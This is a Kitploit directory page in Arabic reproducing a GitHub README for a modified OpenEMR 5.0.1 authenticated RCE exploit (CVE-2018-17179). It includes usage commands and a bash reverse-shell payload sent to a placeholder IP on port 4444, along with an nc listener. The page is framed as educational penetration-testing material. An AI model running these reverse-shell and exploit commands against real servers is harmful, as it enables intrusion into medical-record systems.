
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/cyberquestor-infosec/cve-2018-17179-openemr
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubcyberquestor-infosec/cve-2018-17179-openemr

CVE-2018-17179-OpenEMR

مشاركة

استغلال تنفيذ تعليمات برمجية عن بُعد مصادق عليه لـ OpenEMR 5.0.1 (CVE-2018-17179) مع حمولات أوامر قابلة للتخصيص ودعم قشرة عكسية لاختبار الاختراق التعليمي.

عرض المستودع
120منذ سنة واحدةلم تتم المراجعة بعد

CVE-2018-17179-OpenEMR

⚠️ إخلاء المسؤولية
هذا المستودع مخصص حصريًا للأغراض التعليمية والبحثية فقط.
يمكن استخدام المعلومات والكود المقدم هنا في بيئات خاضعة للتحكم، مثل أجهزة المختبرات الخاصة.

الاستخدام غير المصرح به لهذا الكود ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها يعد غير قانوني وغير أخلاقي.
المؤلف غير مسؤول عن أي إساءة استخدام أو أضرار ناتجة.


🔍 حول الثغرة

تؤثر CVE-2018-17179 على OpenEMR، وهو برنامج مفتوح المصدر واسع الاستخدام لإدارة السجلات الطبية الإلكترونية وممارسات العيادات.
يسمح خلل في آلية المصادقة لنقطة النهاية rest_routes.php لمستخدم مصادَق بتنفيذ أوامر تعسفية على الخادم.

يمكن أن يؤدي هذا إلى تنفيذ كود عن بُعد (RCE) في سياق مستخدم خادم الويب.

  • نوع الثغرة: تنفيذ كود عن بُعد بعد المصادقة
  • المكوّن المتأثر: interface/main/main_screen.php عبر rest_routes.php
  • المصادقة مطلوبة: ✅ نعم
  • الخطورة: حرجة
  • درجة CVSS: 9.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

🧾 المراجع

  • إدخال Exploit-DB – 45161
  • مستودع OpenEMR على GitHub
  • تفاصيل CVE – CVE-2018-17179
  • تقرير NVD لـ CVE

🛠 نظرة عامة على الاستغلال

يوفر هذا المستودع نسخة معدلة من الاستغلال المنشور على Exploit-DB:

  • عنوان الاستغلال: OpenEMR 5.0.1 – تنفيذ كود عن بُعد بعد المصادقة
  • معرّف ExploitDB: 45161
  • اللغة: Python 2
  • المصادقة مطلوبة: نعم

في هذا الاستغلال المخصص:

  • يمكنك تحديد حمولة الأوامر الخاصة بك مباشرة (مثل: قشرة عكسية).
  • يتيح الاستغلال تنفيذًا نظيفًا عبر سطر الأوامر لمزيد من المرونة.
  • تم الحفاظ على الحقول الحساسة مثل توليد كوكيز الجلسة ومنطق حقن الأوامر من النسخة الأصلية.

💥 العرض التوضيحي

🔐 صفحة تسجيل الدخول

استهدفنا لوحة تسجيل دخول OpenEMR محلية للاختبار:

صفحة تسجيل الدخول


📂 استخدام الاستغلال

Usage: python2 exploit.py <target_url> -u <username> -p <password> -c <command>

Example:
python2 exploit.py http://<target>/openemr -u admin -p secretpass -c 'id'
  • تأكد من تثبيت Python 2 لديك.
  • يجب أن يكون لدى المستخدم إمكانية الوصول إلى نقطة النهاية الضعيفة rest_routes.php.


تنفيذ الاستغلال

تم تشغيل سكربت الاستغلال المعدّل مع حمولة قشرة عكسية (bash):

```bash
python2 exploit.py http://<target>/openemr -u <username> -p <password> -c 'bash -i >& /dev/tcp/<your-ip>/4444 0>&1'

مخرجات الاستغلال

الخطوة 3 – التقاط القشرة العكسية

استقبل مستمع Netcat على المنفذ 4444 قشرة عكسية بنجاح:

nc -nvlp 4444

مخرجات الاستغلال

📖 مدونة Medium

اطّلع على الشرح التفصيلي والنظرية في مقالتي على Medium:
👉 اقرأ التدوينة على Medium

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    379
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    محرك OSINT مدعوم بالذكاء الاصطناعي لاكتشاف ورسم خرائط أكثر من 7,700 هوية على وسائل التواصل الاجتماعي عبر الويب

    288

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




